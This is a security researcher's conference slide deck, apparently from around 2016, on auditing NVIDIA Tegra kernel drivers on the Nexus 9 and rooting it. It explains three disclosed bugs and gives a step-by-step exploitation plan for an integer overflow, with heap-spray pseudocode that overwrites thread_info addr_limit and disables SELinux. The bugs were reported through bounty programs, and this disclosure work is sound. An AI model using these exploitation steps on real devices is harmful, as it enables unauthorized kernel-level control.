ATTACKING NVIDIA'S TEGRA PLATFORM


Peter Pi(@heisecode)

About me

- Member of Trend Micro Zero Day Discovery Team
- Got #1 of Google Android VRP(2015.6-2016.6)
- Discovered some 0day attacks in the wild in 2015
- Research interests: Android/Flash/OS X/iOS

Tegra platform

- Nvidia: The World's Fastest Mobile Processors



Tegra Devices

NVIDIA SHIELD TV
Tegra X1
BUY NOW

NVIDIA SHIELD Tablet
Tegra K1
BUY NOW

Google Nexus 9
Tegra K1
LEARN MORE

Acer Chromebook 13 CB5-311-T1UU
Tegra K1
BUY NOW

HP Chromebook 14 G3
Tegra K1
BUY NOW

Nabi Big Tab (20")
Tegra 4
BUY NOW

The Pixel that's all-purpose

WATCH VIDEO

Cars

Google Nexus 9

- Released at Nov 3, 2014. A tablet Co-developed by HTC and Google
- Using Tegra K1 platform
- Found some kernel mode bugs of it because I only had this Nexus device in hand at that time

Source code

- Download and Build kernel of Nexus

  - Google has good guide

  - Add your debug information and build new kernel image

- Create Source Insight project

  - Source Insight is good source audit tool especially for C language project

Audit the code

- Audit code from attack surfaces to kernel
  - Device nodes under /dev
  - /sys sysfs, /proc procfs
  - System calls, such as sockets
- Find suspicious bugs and construct POCs
- Build debug kernel image to debug POC
  - Add root back door in debug kernel image, easy to collect debug information
- Check the kernel panic
  - Panic info files are like /data/system/dropbox/*LAST_KMSG*

Examples

- Driver /dev/nvhost-ctrl, ioctl command

  crw-rw-rw- root root 249, 0 2016-08-17 00:09 nvhost-ctrl

- Integer Overflow

```
1   static int nvhost_ioctl_ctrl_module_regrdwr(struct nvhost_ctrl_userctx *ctx,
2       struct nvhost_ctrl_module_regrdwr_args *args)
3   {
4       u32 num_offsets = args->num_offsets;
5       u32 __user *offsets = (u32 *)(uintptr_t)args->offsets;
6       u32 __user *values = (u32 *)(uintptr_t)args->values;
7       u32 *vals;
8       u32 *p1;
9       int remaining;
10      int err;
11
12      ......
13
14      vals = kmalloc(num_offsets * args->block_size, GFP_KERNEL);  <------ integer overflow
15      if (!vals)
16          return -ENOMEM;
17      p1 = vals;
```

Examples

- Driver /dev/nvhost-gpu, ioctl command

  crw-rw-rw- root root 240, 0 2016-08-17 00:09 nvhost-gpu

- memset 16 bytes to 0, address not known but offset can be controlled

```
1  static int nvhost_init_error_notifier(struct nvhost_channel *ch,
2          struct nvhost_set_error_notifier *args) {
3      void *va;
4
5      ......
6
7      /* set channel notifiers pointer */
8      ch->error_notifier_ref = dmabuf;
9      ch->error_notifier = va + args->offset;  <---- va not known, but args->offset can be controlled
10     ch->error_notifier_va = va;
11     memset(ch->error_notifier, 0, sizeof(struct nvhost_notification));  <----  memset 16 bytes
12     return 0;
```

Examples

- Driver /dev/camera.pcl, ioctl commands

  crw-rw---- media camera 10, 51 2016-04-04 19:45 camera.pcl

- Race condition in ioctl cmds can cause UAF, This bug can be triggered in mediaserver

```
1       case PCLLK_IOCTL_DEV_DEL:
2           mutex_lock(cam_desc.d_mutex);
3           list_del(&cam->cdev->list);
4           mutex_unlock(cam_desc.d_mutex);     <---- unlock the lock
5           camera_remove_device(cam->cdev, true);  <---- remove device
6           break;
```

Google Android VRP

- Advertising for Google… ☺
- Program Started at 2015.06, rewarding bugs on 64bit Nexus devices.
- Including AOSP, Linux kernel and OEM drivers
- Above 3 bugs can get totally 4,0000USD if you are the first reporter and submit root exploits
- Reward rules

Exploit Bug #1

- Try to exploit the integer overflow bug. What we get after first glance:

  - The vulnerable function is to r/w module registers.

  - Each time you r/w register, you can specify offset and bytes count to operate.

  - args->block_size is the count, it should not be a big value to avoid crash.

  - args->num_offsets must be a big value if we want to make overflow.

```
1   static int nvhost_ioctl_ctrl_module_regrdwr(struct nvhost_ctrl_userctx *ctx,
2       struct nvhost_ctrl_module_regrdwr_args *args)
3   {
4       u32 num_offsets = args->num_offsets;
5       u32 __user *offsets = (u32 *)(uintptr_t)args->offsets;
6       u32 __user *values = (u32 *)(uintptr_t)args->values;
7       u32 *vals;
8       u32 *p1;
9       int remaining;
10      int err;
11
12      ......
13
14      vals = kmalloc(num_offsets * args->block_size, GFP_KERNEL);  <------ integer overflow
15      if (!vals)
16          return -ENOMEM;
17      p1 = vals;
```

When args->write is true

```
vals = kmalloc(num_offsets * args->block_size,
               GFP_KERNEL);                      <---- integer overflow
if (!vals)
    return -ENOMEM;
p1 = vals;

if (args->write) {
    if (copy_from_user((char *)vals, (char *)values,
               num_offsets * args->block_size)) {     <---- read data to kmalloced buffer
        kfree(vals);
        return -EFAULT;
    }
    while (num_offsets--) {   <---- num_offsets is a big value
        u32 offs;
        if (get_user(offs, offsets)) {  <---- we can control offs
            kfree(vals);
            return -EFAULT;
        }
        offsets++;
        err = nvhost_write_module_regs(ndev,  <---- read from kmalloced buffer to write regs
                offs, remaining, p1);
        if (err) {
            kfree(vals);
            return err;
        }
        p1 += remaining;
    }
    kfree(vals);
} else {
```

When args->write is true

- We can set block_size = 4, means each time write 4 bytes to register.
- num_offsets should be a normal value, because we don’t want an integer overflow when we write to register.

Write to register

```
int nvhost_write_module_regs(struct platform_device *ndev,
            u32 offset, int count, const u32 *values)
{
    int err;
    void __iomem *p = get_aperture(ndev);

    if (!p)
        return -ENODEV;

    /* verify offset */
    err = validate_reg(ndev, offset, count);  <---- verify offset!
    if (err)
        return err;

    err = nvhost_module_busy(ndev);
    if (err)
        return err;

    p += offset;
    while (count--) {
        writel(*(values++), p);     <---- read from buffer and write to regs
        p += 4;
    }
    wmb();
    nvhost_module_idle(ndev);

    return 0;
}
```

When args->write is false

```
else {
        while (num_offsets--) {        <------ num_offsets is a big value,
            u32 offs;
            if (get_user(offs, offsets)) {     <------ we can control offs
                kfree(vals);
                return -EFAULT;
            }
            offsets++;
            err = nvhost_read_module_regs(ndev,    <------ read regs to write the kmalloc buffer
                    offs, remaining, p1);
            if (err) {
                kfree(vals);
                return err;
            }
            p1 += remaining;
        }
```

When args->write is false

- Set block_size = 4, means each time read 4 bytes from register and write them to kmalloc buffer.
- num_offsets should be a big value now, because we need to make integer overflow. Kmalloc a smaller buffer to be overwritten.
- The while loop in the code will be a huge loop, almost infinite.

Read from register

```
int nvhost_read_module_regs(struct platform_device *ndev,
            u32 offset, int count, u32 *values)
{
    void __iomem *p = get_aperture(ndev);
    int err;

    if (!p)
        return -ENODEV;

    /* verify offset */
    err = validate_reg(ndev, offset, count);   <---- verift offset!
    if (err)
        return err;

    err = nvhost_module_busy(ndev);
    if (err)
        return err;

    p += offset;
    while (count--) {
        *(values++) = readl(p);    <---- read from regs and write to buffer
        p += 4;
    }
    rmb();
    nvhost_module_idle(ndev);

    return 0;
}
```

How to solve the infinite loop problem?

```
static int validate_reg(struct platform_device *ndev, u32 offset, int count)
{
    int err = 0;
    struct resource *r;
    struct nvhost_device_data *pdata = platform_get_drvdata(ndev);

    /* check if offset is u32 aligned */
    if (offset & 3)
        return -EINVAL;

    r = platform_get_resource(pdata->master ? pdata->master : ndev,
            IORESOURCE_MEM, 0);
    if (!r) {
        dev_err(&ndev->dev, "failed to get memory resource\n");
        return -ENODEV;
    }

    if (offset + 4 * count > resource_size(r)     <--- validate offset
            || (offset + 4 * count < offset))
        err = -EPERM;

    return err;
}
```

Exploit Bug #1

- So now, shortly summarize:

  - Integer overflow -> heap buffer overwrite

  - buffer size controlled

  - buffer overwrite length controlled

  - buffer overwrite content may have chance to control.


  - We can write values to register, but can we get what we want when read out from register?

Exploit Bug #1

- Do an experiment:
  - write many 0xffffffff to register, and read them out
  - do this operation several times
- Found that:
  - Memory layout read out from register is same each time
  - Value in some fixed offsets is always zero
  - Value in some fixed offsets is always the value we write to
  - Value in other offsets is random value

Memory layout

- Some offsets are always 0xffffffff, some offsets are always 0.



Exploit Bug #1

- So now, what we have:
  - A heap buffer overwrite bug
  - Heap buffer size controlled
  - Heap buffer overwrite length controlled
  - Heap buffer overwrite content controlled (0 or specified value)
- What's the next:
  - Overwrite what?

Exploit Bug #1

- Overwrite what?

  - Function pointer, not good because SMEP/PxN enabled on 64 bit device

  - Object pointer which contain a function pointer, good because no SMAP, need ROP

  - struct thread_info, the best one because it can achieve kernel memory R/W, no need ROP


Exploit Bug #1

- How to overwrite struct thread_info:
  - Only overwrite 16 bytes.
  - Overwrite flags to 0.
  - Overwrite addr_limit to -1.

```
struct thread_info {
    unsigned long       flags;      /* low level flags */
    mm_segment_t        addr_limit; /* address limit */
    struct task_struct  *task;      /* main task structure */
    struct exec_domain  *exec_domain;   /* execution domain */
    struct restart_block    restart_block;
    int         preempt_count;  /* 0 => preemptable, <0 => bug */
    int         cpu;            /* cpu */
};
```

Exploit Bug #1

- So I want this kind of memory layout:



Exploit Bug #1

- My plan:

  - pthread_create many threads

  - Begin to free some of these threads

  - At the same time, trigger the bug to kmalloc buffer and overwrite 16 bytes out of the buffer


  - First 8 bytes set to 0, second 8 bytes set to 0xffffffffffffffff

  - The kmalloc buffer will occupy the freed memory of one struct thread_info

  - Each live thread check if it can read kernel memory from user space, to find the corrupted thread_info belongs to which thread.

Exploit Bug #1

- Memory layouts change:



Why the occupy success?

- I spray big number of thread_info.
- So thread_info which are allocated lately will be continuous.
- I only free few of them, and the freed thread_info are allocated lately
- I don’t free continuous thread_info, only one out of six continuous threads will be freed.

Exploit Bug #1

- Pseudo code

```
void heap_spray_thread_info() {
    pthread_t tid;
    int i, j;
    int ret;
    for (i = 0, j = 0; i < THREAD_MAX_NUM; i++) {
        ret = pthread_create(&tid, NULL, spray_thread, NULL);
        if (ret == 0) {
            tid_array[j] = tid;
            j++;
        } else {
            //printf("[*] create thread failed %d\n", ret);
        }
    }
    usleep(3000 * 1000);
    release_some_thread_info();
    usleep(200 * 1000);

}
```

Exploit Bug #1

- Pseudo code

```
void* spray_thread(void* arg) {
    pthread_t tid;
    int i = 0;
    int need_break = 0;

    pthread_mutex_lock(&mtx);
    pthread_cond_wait(&cond, &mtx);
    tid = pthread_self();
    // release some thread_info
    for (i = 0; i < THREAD_MAX_NUM; i++) {
        if (tid == tid_array[i] && i > THRESHOLD && i % 6 == 0) {
            //printf("releasing (%d)th thread....\n", i);
            need_break = 1;
            break;
        }
    }

    ......

    if (read_pipe((void*)0xffffffc000910000, &i, 4) == 4) {
        //printf("[*] read kernel succ!!! i = %d\n", i);
        succ_over_write = 1;
        break;
    }
}
```

Exploit Bug #1

- Final

  - We get the thread which can r/w kernel memory

  - We can get address of init_task and selinux_enforcing, because no kASLR on Nexus devices

  - Search from init_task to get current task by reading kernel memory

  - Disable selinux_enforcing and change current task cred

  - Google Nexus 9 root done!


Tesla?

- I don’t have a Tesla.
- I know that Tesla is using Tegra 3 when I was browsing some search result of Tegra platfrom
- Something like Ubuntu + Tegra 3
- Can I find some Tesla bugs without a car? ☺

Try to find Tesla bugs w/o Tesla

- Search Tegra 3 platfrom, found that Nexus 7(2012) is based on Tegra 3 also.
- Download kernel code of Nexus 7.
- Audit the code, construct POCs and test on Nexus 7.
- Reported bugs to Tesla. Got rewards! ☺

Demo



Special thanks to

- Hadden Xiao
- Wish Wu

Thank You

Demo